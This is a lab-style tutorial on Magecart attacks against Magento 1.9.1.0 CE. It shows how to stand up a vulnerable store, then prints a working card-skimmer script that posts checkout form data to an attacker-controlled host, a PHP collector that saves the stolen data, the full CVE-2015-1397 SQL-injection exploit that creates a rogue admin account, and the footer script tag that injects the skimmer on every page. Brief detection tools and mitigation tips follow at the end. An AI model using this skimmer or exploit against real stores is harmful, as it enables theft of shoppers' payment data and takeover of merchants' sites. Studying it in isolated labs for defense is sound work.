Magecart: Exploitation, Detection, & Mitigation

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This report explores how to exploit, detect, and mitigate a Magecart attack on Magento 1.9.1.0 CE/ 1.14.1.0 EE.

CONTEXT

Hello Friend. 🤖

Magecart is aptly named because it involves exploiting the e-commerce platform, Magento, and skimming credit card data of any user on the shopping cart/payment page. Hence, Magento + shopping cart = Magecart. There are many different methods of exploiting Magento. An attacker may focus on one store's shopping cart or the attacker can pwn Magento servers of an e-commerce hosting provider, thus allowing access to hundreds or thousands of online business' payment pages. This report will focus on a SQL injection vulnerability (CVE-2015-1397), which gives the hacker admin access to the Magento Admin Panel, allowing him/her to place malicious skimmer code on the payment page.
I encourage everyone to follow along with their own VMs. The only way of learning is by doing:

Magento Server VM

- CentOS 6.10
- Apache 2.2.15 (yum install httpd)
- MySQL 5.6.7 (yum install mysql mysql-server)

- PHP 5.5.38 (yum install...)
- Install Magento 1.9.1.0 Community Edition (look in 'Release Archive' under the 'ver 1.9.x' category near the bottom of the page; you also need to sign up to the Magento in order to download it for free). Here are your instructions: prerequisites and install.

Attacker VM

- Kali Linux OS
- Install/Enable Apache web server (this will act as our malicious C2 that collect and store stolen cc data via our skimmer script)

EXPLOIT

Your test environment is now set up, so let's get hacking. This specific Magecart exploitation is a two-step process: first, gain admin access to Magento; second, insert a malicious HTML script onto the payment page in order to GET a skimmer from your attack web server.

Prepare Skimmer

On your Kali VM, create a new directory in your apache web server to host your skimmer file, php parser, and eventual skimmed cc data:

```
mkdir /var/www/html/<directory_name>
```

Create your skimmer file...

```
cd /var/www/html/<directory_name>
nano skimmer.js
```

and paste the following code (make sure to replace the "url:" variable with the Kali linux IP and the directory you created under /var/www/html):

```
window.onload = function() {
     jQuery(".button").bind("mouseup touchend", function(a) {
          var dati = jQuery('#co-payment-form');
          var pdati = JSON.stringify(dati.serializeArrary());
          setTimeout(function() {
               jQuery.ajax({
                    type: "POST",
                    async: true,
                    url: "http://kali_ip/<directory_name>/
parser.php",
                    data: pdati,
                    dataType: "application/json"
               });
          }, 250);
     });
};
```

The above skimmer code is a real skimmer template used in the NewEgg.com magecart hack back in 2018. It detects when a user clicks a CSS element with a .button class. Then it will copy all data entered into the #co-payment-form element and sends it to your server via POST.

Prepare Parser

The skimmer script above will send a user's cc information to your server in a JSON format. However, in order to store it properly in a file, we need to create a PHP script to handle the incoming data...

```
cd /var/www/html/<directory_name>
```


```
nano parser.php
```

And then paste the following code (while renaming '<filename>.txt' to whatever you would like):

```
<?php
$post_data = $_POST['data'];
$file = '<filename>.txt';
file_put_contents($file, $post_data, FILE_APPEND);
?>
```

Admin Access via SQLi

Open your Magento web server Admin Panel via http://[server_ip]/magento/admin and login via the credentials you entered during the Magento installation. Verify users allowed access to the admin panel.



Next, load the SQLi exploit code into a python script on your Kali VM:


```
import requests
import base64
import sys

target = "http://target.com/"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"

q="""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':',
@SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`,
`lastname`,`email`,`username`,`password`,`created`,`lognum`,`reload_acl_fl
ag`,`is_active`,`extra`,`rp_token`,`rp_token_created_at`) VALUES
('Firstname','Lastname','email@example.com','{username}',@PASS,NOW(),0,0,1
,@EXTRA,NULL, NOW());
INSERT INTO `admin_role`
(parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES
(1,2,0,'U',(SELECT user_id FROM admin_user WHERE username =
'{username}'),'Firstname');
"""


query = q.replace("\n", "").format(username="forme", password="forme")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0);
{0}".format(query)

#
e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdldENzdk
ZpbGV9fQ decoded is{{block type=Adminhtml/report_search_grid
output=getCsvFile}}
r = requests.post(target_url,
                  data={"___directive":
"e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdldENzd
kZpbGV9fQ",
                        "filter": base64.b64encode(pfilter),
                        "forwarded": 1})
if r.ok:
    print "WORKED"
    print "Check {0}/admin with creds forme:forme".format(target)
else:
    print "DID NOT WORK"
```

Here's a simplified version of how the exploit code works (thank you, Ansis Ķeņģis). And here is the in-depth vulnerability analysis by the researchers at CheckPoint. You can follow along and inspect the code yourself by extracting the source code from the *.tar.gz archive you received from the official Magento downloads page:

```
tar -xf <magento_archive>.tar.gz
```


Most of the php code class files referenced in the above analyses are found in the */.../magento/app/code/core/Mage/Adminhtml/Block* sub-directory.

In short, the exploit code is injecting non-sanitized SQL commands via php to create a new admin user within the Magento MySQL database. As you see below, you will set the target URL of the Magento server and then add your own specified username and password within the appropriate variable fields.




Magento 1.9.1.0 CE exploit code

Run the python code. If it worked you should see similar output:



Proof of pwnage

And now when we check the Magento Admin Panel and the Magento MySQL database, we find the specified new admin credentials.



New admin in Magento Admin Panel

```
+-----+----------+--------------------+
|       1 | Tyrell     | Wellick   | twellick@ecorp.com | admin     | fb24e7319b42e
89c06340ca2dc30c035:YsGqZz4uuSamWyzf5XE6RfBLR13mL3wh | 2020-02-26 16:11:48 | 202
0-02-26 20:52:27 | 2020-02-26 20:51:59 |      4 |               0 |         1 |
N;     | NULL      | NULL                  |
|       2 | Firstname | Lastname | email@example.com  | hacker    | 3a36d5d60eba1
25f4656afdd695a8cbd:rp                                | 2020-02-26 18:18:37 | NUL
L                 | 2020-02-26 23:20:34 |      1 |               0 |         1 |
N;     | NULL      | 2020-02-26 18:18:37 |
+---------+-----------+----------+--------------------+----------+--------------
-------------------------------------------------------+---------------------+----
-----------------+---------------------+--------+-----------------+-----------+-
------+----------+---------------------+
2 rows in set (0.00 sec)

mysql> select username from admin_user;
+----------+
| username |
+----------+
| admin    |
| hacker   |
+----------+
2 rows in set (0.00 sec)

mysql> _
```


New admin in Magento MySQL database

Insert Skimmer Code

Go back to your browser and enter your newly pwned credentials on the http://*magento_ip*/index.php/admin sign in page.

After gaining access to the Admin Panel, Go to **System** > **Configuration** > **General** > **Design** > **Footer**. Insert an HTML script to GET request and load your skimmer file on every page of the store – even the checkout and payment pages:


```
<script src="http://<kali_ip>/<directory_name>/skimmer.js"></script>
```




HTML script GET skimmer.js

Now test the skimmer code by opening up your browser dev tools and verifying that the GET 'skimmer.js' request is an HTTP 200 response on

any page. Then place a test item into your shopping cart, go to the checkout payment page, insert fake cc data, and submit the form. You should then see the data appended to your *.txt file on you Kali server if everything worked correctly.



skimmer.js is loaded on every page after being inserted into footer code



Stolen CC data with JSON field titles.

DETECTION

There are two ways to detect if you have magecart skimmer code running on your online store. One way is to manually check your site's code every so often, thoroughly combing every single page and configuration setting. But that is neither efficient nor realistic. The second way is to use tools to automate some of those tasks. Below are some FOSS (free open source software) tools with which you can experiment right now (there are enterprise versions of these tools that you can buy for your company if you wish to up your defense against magecart attacks):

- MageScan (scans modules, certificates, version patches, etc.)
- Magento Malware Scanner (finds malicious code, monitors databases, and alerts of insecure extensions)
- Magecart-Detector (basic browser extension idea that end clients can use)

MITIGATION

I realize the last thing any of us wants to hear when we're desperately seeking help are those dreaded two words... *It depends.* But if you are an entrepreneur hosting your own store server or a publicly traded e-commerce Wall Street kaiju – you require contextual advice on how to mitigate and respond to magecart hacks in your environment. However, here are the essential basics that everyone seems to parrot but never do (or at least never do right):

- Apply regular updates and security patches -- though this may be difficult based on environment and bureaucracy.
- Utilize secure 3rd party payment gateways (PayPal, Stripe, etc.) instead of trusting your limited security scope to fend off attackers from stored CC data
- Periodically audit store code and traffic.
- Ensure IR procedures are in place (i.e., NIST 800-61)

CONCLUSION

The goal of this report was two-fold: 1) to present how a specific type of magecart attack works in order to understand how to defend it; and 2) provide some helpful tips and solutions to prevent and mitigate it. As stated at the beginning of the paper, this analysis only affects Magento 1.9.1.0 CE/1.14.1.0 EE with just one avenue of exploitation (via RCE to create an admin in the database). However, there are a multitude of vulnerabilities and exploits available for various versions of Magento -- as well as other e-commerce platforms! Please do not take this information as definitive, but as a stepping stone of continual learning. I hope you found this somewhat helpful!

Goodbye Friend. 🤖